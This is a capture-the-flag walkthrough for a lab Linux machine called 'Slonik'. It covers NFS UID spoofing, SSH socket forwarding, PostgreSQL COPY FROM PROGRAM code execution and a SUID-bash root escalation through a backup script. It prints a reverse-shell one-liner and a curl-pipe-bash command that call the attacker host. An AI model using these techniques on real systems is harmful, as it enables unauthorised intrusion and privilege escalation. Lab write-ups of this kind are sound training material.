Slonik

11th February 2026

Prepared By: k1ph4ru

Machine Author: xct

Difficulty: Medium

Synopsis

Slonik is a Medium-difficulty Linux machine that focuses on NFS, PostgreSQL abuse, and privilege escalation through insecure backup automation. Initial access is obtained by enumerating exposed NFS shares and leveraging UID/GID trust relationships to access a home directory. History files within the share reveal database credentials and reference a locally bound PostgreSQL socket. Although direct SSH access is restricted, the socket is tunneled over SSH to interact with the database, where built-in PostgreSQL functionality is leveraged to achieve remote code execution. Privilege escalation is accomplished by monitoring system processes and identifying a root-executed backup script, ultimately leveraging `pg_basebackup` behavior and SUID permissions to obtain a root shell.

Skills Required

- Basic Linux enumeration
- Familiarity with NFS shares
- Basic understanding of PostgreSQL and `psql`

Skills Learned

- Exploiting NFS UID/GID trust relationships
- Forwarding Unix domain sockets over `SSH`
- Leveraging PostgreSQL's `COPY` for code execution
- Using `pspy` to monitor privileged processes

- Leveraging SUID binaries for privilege escalation

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.160 | grep '^[0-9]' | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV 10.129.234.160
<SNIP>
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 2d:8d:0a:43:a7:58:20:73:6b:8c:fc:b0:d1:2f:45:07 (ECDSA)
|_  256 82:fb:90:b0:eb:ac:20:a2:53:5e:3c:7c:d3:3c:34:79 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
<SNIP>
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
<SNIP>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The `Nmap` output reveals three open ports. On port `22` we see `OpenSSH` running, on port `111` and `2049` we see `NFS`. The `rpcinfo` NSE script retrieves a list of all currently running `RPC` services.

NFS

`Network File System` (`NFS`) is a network file system developed by Sun Microsystems, with the purpose of accessing file systems over a network as if they were local to Linux and Unix systems. We use the `Nmap` NSE script to enumerate the share further, which will show the contents of the share and their stats.

```
$ sudo nmap --script nfs* 10.129.234.160 -sV -p111,2049
[sudo] password for fury:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-11 12:33 -0500
Nmap scan report for 10.129.234.160
Host is up (0.23s latency).

PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2-4 (RPC #100000)
| nfs-statfs:
|   Filesystem    1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|   /var/backups  6915100.0  2928644.0  3897912.0  43%   16.0T        32000
|_  /home         6915100.0  2928652.0  3897904.0  43%   16.0T        32000
| rpcinfo:
|   program version    port/proto  service
```

```
|   100003  3,4         2049/tcp   nfs
<SNIP>
|_  100227  3           2049/tcp6  nfs_acl
| nfs-ls: Volume /var/backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE     TIME                 FILENAME
| rwxr-xr-x   0    0    4096     2026-02-11T14:35:10  .
| ??????????  ?    ?    ?        ?                    ..
<SNIP>
| rw-r--r--   0    0    4666448  2026-02-11T14:30:06  archive-2026-02-11T1430.zip
| rw-r--r--   0    0    4666442  2026-02-11T14:31:05  archive-2026-02-11T1431.zip
<SNIP>
| Volume /home
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                 FILENAME
| ??????????  ?     ?     ?     ?                    .
| ??????????  ?     ?     ?     ?                    ..
| rwxr-x---   1337  1337  4096  2025-09-22T12:46:40  service
|_
| nfs-showmount:
|   /var/backups *
|_  /home *
2049/tcp open  nfs_acl 3 (RPC #100227)
```

Here, we see that there are two shares, `home` and `/var/backups`. In `/var/backups` we see zip archives, and in the `/home` we see a directory named `service` with a `UID` and `GID` of `1337`. We proceed to mount this on our local machine. For this, we create a new empty folder to which the NFS share will be mounted.

```
$ mkdir slonik-nfs
$ sudo mount -t nfs 10.129.234.160:/ ./slonik-nfs -o nolock
$ cd slonik-nfs
$ tree .
.
├── home

│   └── service  [error opening dir]
└── var
    └── backups
$ cd home/service
cd: permission denied: home/service
```

Checking the directory we see that we are not able to access the `service` directory and we get a `permission denied` error. From our earlier enumeration we saw that the `UID` and `GID` are `1337` and `1337`, and since `NFS` authentication relies on `UID` and `GID` mapping, the server trusts the client-side `UID` and `GID` values.

For us to access the directory we need to add a user whose `UID` and `GID` are `1337`.

```
$ sudo groupadd -g 1337 service
$ sudo useradd -u 1337 -g 1337 -m -s /bin/bash service
$ sudo passwd service
  New password:
  Retype new password:
  passwd: password updated successfully
$ sudo usermod -aG sudo service
```

Then we switch to our newly created user `service`.

```
$ su service
$ cd home/service
```

Now, we are able to access the `service` directory. Looking at the contents of the folder we see a couple of files, one that stands out is the `.psql_history`, which is a hidden file used by the `psql` terminal-based frontend for PostgreSQL to store the command history of interactive sessions and could potentially contain sensitive information.


```
$ ls -la
total 40
drwxr-x--- 5 service service 4096 Sep 22 08:46 .
drwxr-xr-x 3 root    root    4096 Oct 24  2023 ..
-rw-r--r-- 1 service service   90 Sep 22 08:46 .bash_history
-rw-r--r-- 1 service service  220 Oct 24  2023 .bash_logout
-rw-r--r-- 1 service service 3771 Oct 24  2023 .bashrc
drwx------ 2 service service 4096 Oct 24  2023 .cache
drwxrwxr-x 3 service service 4096 Oct 24  2023 .local
-rw-r--r-- 1 service service  807 Oct 24  2023 .profile
-rw-r--r-- 1 service service  326 Sep 22 08:46 .psql_history
drwxrwxr-x 2 service service 4096 Oct 24  2023 .ssh
```

We inspect the contents of the file.

```
$ cat .psql_history

CREATE DATABASE service;
\c service;
CREATE TABLE users ( id SERIAL PRIMARY KEY, username VARCHAR(255) NOT NULL,
password VARCHAR(255) NOT NULL, description TEXT);
INSERT INTO users (username, password, description)VALUES ('service',
'aaabf0d39951f3e6c3e8a7911df524c2'WHERE', network access account');
select * from users;
\q
```

Here we see an MD5 hash that we can use CrackStation, which is an online hash-cracking service that uses large precomputed lookup tables and databases of known hashes, to retrieve the password.



We see the password `service`. Then we inspect the contents of `.bash_history`, which is a hidden text file located in a user's home directory that stores a sequential record of the commands entered in the Bash shell.

```
$ cat .bash_history
ls -lah /var/run/postgresql/
file /var/run/postgresql/.s.PGSQL.5432
psql -U postgres
exit
```

Foothold

From the bash history, we notice `/var/run/postgresql/.s.PGSQL.5432`. This is a Unix domain socket used by PostgreSQL to accept local connections. Instead of listening on a TCP port, PostgreSQL communicates locally through this socket file.

Using the previously recovered `service` password, we attempt SSH access.

```
$ ssh service@10.129.234.160
The authenticity of host '10.129.234.160 (10.129.234.160)' can't be established.
ED25519 key fingerprint is: SHA256:j/hcANass/0veF/m0NAMOR41osL5zUMMMQ9nCYiwjmY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
<SNIP>
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Connection to 10.129.234.160 closed.
```

This is successful but the session closes immediately which indicates the account likely has a restriction.

Since PostgreSQL listens locally through its Unix socket, we forward the remote socket over `SSH` to interact with it from our machine.

```
$ ssh -N -L /tmp/.s.PGSQL.5432:/var/run/postgresql/.s.PGSQL.5432
service@10.129.234.160
<SNIP>
(service@10.129.234.160) Password:
```

This forwards the remote PostgreSQL socket to `/tmp/.s.PGSQL.5432` locally.

PostgreSQL

We are able to access PostgreSQL, which is an open-source object-relational database management system (ORDBMS), using `psql`, which is the interactive terminal-based frontend application for PostgreSQL and allows us to connect to a PostgreSQL database and use SQL queries interactively.

To connect to the database we use the `-h` option to specify the database socket directory and the `-U` option to specify the username, which matches the username we found earlier from the bash history, and attempt to list the databases using the `\list` command.

```
$ psql -h /tmp -U postgres
psql (18.1 (Debian 18.1-2), server 14.19 (Ubuntu 14.19-0ubuntu0.22.04.1))
Type "help" for help.

postgres=# \list
                                                    List of databases
   Name    |  Owner   | Encoding | Locale Provider | Collate |  Ctype  | Locale |
ICU Rules |   Access privileges
-----------+----------+----------+-----------------+---------+---------+--------
+-----------+-----------------------
 postgres  | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |
           |
 service   | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |
           |
 template0 | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |
           | =c/postgres      <SNIP>
postgres=#
```

This does not reveal anything we can leverage. We then proceed to attempt to execute system commands. For this, we use the built-in COPY command, which lets us store data from a `PROGRAM` into a table. We attempt to leverage this to execute the `id` command.

```
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# COPY cmd_exec FROM PROGRAM 'id';
COPY 1
postgres=# SELECT * FROM cmd_exec;
                                cmd_output
-------------------------------------------------------------------------
 uid=115(postgres) gid=123(postgres) groups=123(postgres),122(ssl-cert)
(1 row)
postgres=#
```

This is successful, confirming we can execute system-level commands as the `postgres` user.

To obtain a reverse shell, we prepare a bash script on our machine that connects back to our listener. The script uses `/dev/tcp` to establish a TCP connection and redirect a bash shell over it.

```
$ echo '#!/bin/bash\nbash -i >& /dev/tcp/10.10.15.42/443 0>&1' > shell.sh
```

We then host the script using a simple Python HTTP server.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Next, we start a netcat listener to catch the incoming connection.

```
$ nc -lnvp 443
listening on [any] 4433 ...
```

Now, from our `psql` session, we use `curl` to fetch and execute the script using `bash,` leveraging the same `COPY` command.

```
postgres=# DROP TABLE IF EXISTS cmd_exec;
DROP TABLE
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# COPY cmd_exec FROM PROGRAM 'curl http://10.10.15.42/shell.sh | bash';
```

Looking back at our listener we see that we do get a shell.

```
$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.42] from (UNKNOWN) [10.129.234.160] 49030
<SNIP>
postgres@slonik:/var/lib/postgresql/14/main$
```

To get a more stable shell we use Python3 to spawn a proper pseudo-terminal `PTY`, which gives us better interaction with the shell.

```
postgres@slonik:/var/lib/postgresql/14/main$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@slonik:/var/lib/postgresql/14/main$
```

The user flag can be found at `/var/lib/postgresql/user.txt`.

Privilege Escalation

We proceed to use `pspy64`, a command-line tool designed to snoop on processes without the need for root permissions, allowing visibility into commands executed by other users, cron jobs, and system tasks in real time. We use this to identify any privileged processes we can potentially leverage to escalate privileges. We first host the binary locally and use `wget` to fetch it onto the target host.

```
postgres@slonik:/tmp$  wget http://10.10.14.90/pspy64
--2026-02-12 11:17:41--  http://10.10.14.90/pspy64
Connecting to 10.10.14.90:80... connected.
HTTP request sent, awaiting response... 200 OK
<SNIP>
2026-02-12 11:17:48 (462 KB/s) - ‘pspy64’ saved [3104768/3104768]
postgres@slonik:/tmp$
```

Then we make it executable using `chmod +x`, which grants execute permissions to the binary.

```
postgres@slonik:/tmp$ chmod +x pspy64
postgres@slonik:/tmp$
```

Finally, we execute the binary to monitor running processes.

```
postgres@slonik:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
<SNIP>

2026/02/12 11:22:03 CMD: UID=0     PID=3844   |
2026/02/12 11:22:04 CMD: UID=0     PID=3846   | /bin/bash /usr/bin/backup
2026/02/12 11:22:04 CMD: UID=0     PID=3848   | /bin/bash /usr/bin/backup
2026/02/12 11:22:04 CMD: UID=0     PID=3847   | /bin/bash /usr/bin/backup
2026/02/12 11:22:04 CMD: UID=0     PID=3849   | /bin/bash /usr/bin/backup
```

From the output, we see a script running with `UID` `0`, which means it is executed as root. The script `/usr/bin/backup` appears to run periodically. We inspect its contents.

```
postgres@slonik:/tmp$  cat /usr/bin/backup
#!/bin/bash

date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D
/opt/backups/current/
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/

count=$(/usr/bin/find "/var/backups/" -maxdepth 1 -type f -o -type d |
/usr/bin/wc -l)
if [ "$count" -gt 10 ]; then
  /usr/bin/rm -rf /var/backups/*
fi
postgres@slonik:/tmp$
```

We see that it is a backup script executed as root that removes the contents of `/opt/backups/current/`, performs a `pg_basebackup`, and then archives the results. Since `pg_basebackup` copies the entire PostgreSQL data directory, any files located inside the database directory are also copied into `/opt/backups/current/` and owned by root.

To leverage this, we create a copy of the `/bin/bash` binary inside the PostgreSQL data directory and set the SUID bit on it. The SUID permission `4755` sets the setuid bit `4` and `755` permissions. The `755` portion allows the owner to read, write, and execute the file, while group and others can read and execute it. The leading `4` enables the binary to run with the effective UID of its owner, which becomes root after the backup script copies it.

```
postgres@slonik:/var/lib/postgresql$ cd /var/lib/postgresql/14/main
postgres@slonik:/var/lib/postgresql/14/main$ cp /bin/bash nbash
postgres@slonik:/var/lib/postgresql/14/main$ chmod 4755 nbash
```

We then wait for the backup script to execute again. When it runs, `pg_basebackup` copies the modified data directory, including our `nbash` binary, into `/opt/backups/current/`. Since the backup script runs as root, the copied file becomes owned by root while retaining the SUID bit.

Now we check the file permissions for `nbash` inside `/opt/backups/current/`.

```
postgres@slonik:/var/lib/postgresql/14/main$ ls -lah /opt/backups/current/
<SNIP>
-rwsr-xr-x  1 root root 1.4M Feb 12 12:38 nbash
drwx------  2 root root 4.0K Feb 12 12:38 pg_commit_ts
<SNIP>
postgres@slonik:/var/lib/postgresql/14/main$
```

We see that `nbash` is owned by root and has the SUID bit set `-rwsr-xr-x`. This means executing it runs the binary with root privileges. We proceed to execute it with the `-p` option, which preserves the effective UID and prevents Bash from dropping elevated privileges.

```
postgres@slonik:/opt/backups/current$ ./nbash -p
nbash-5.1# id
uid=115(postgres) gid=123(postgres) euid=0(root) groups=123(postgres),122(ssl-
cert)
nbash-5.1#
```

The root flag can be found at `/root/root.txt`.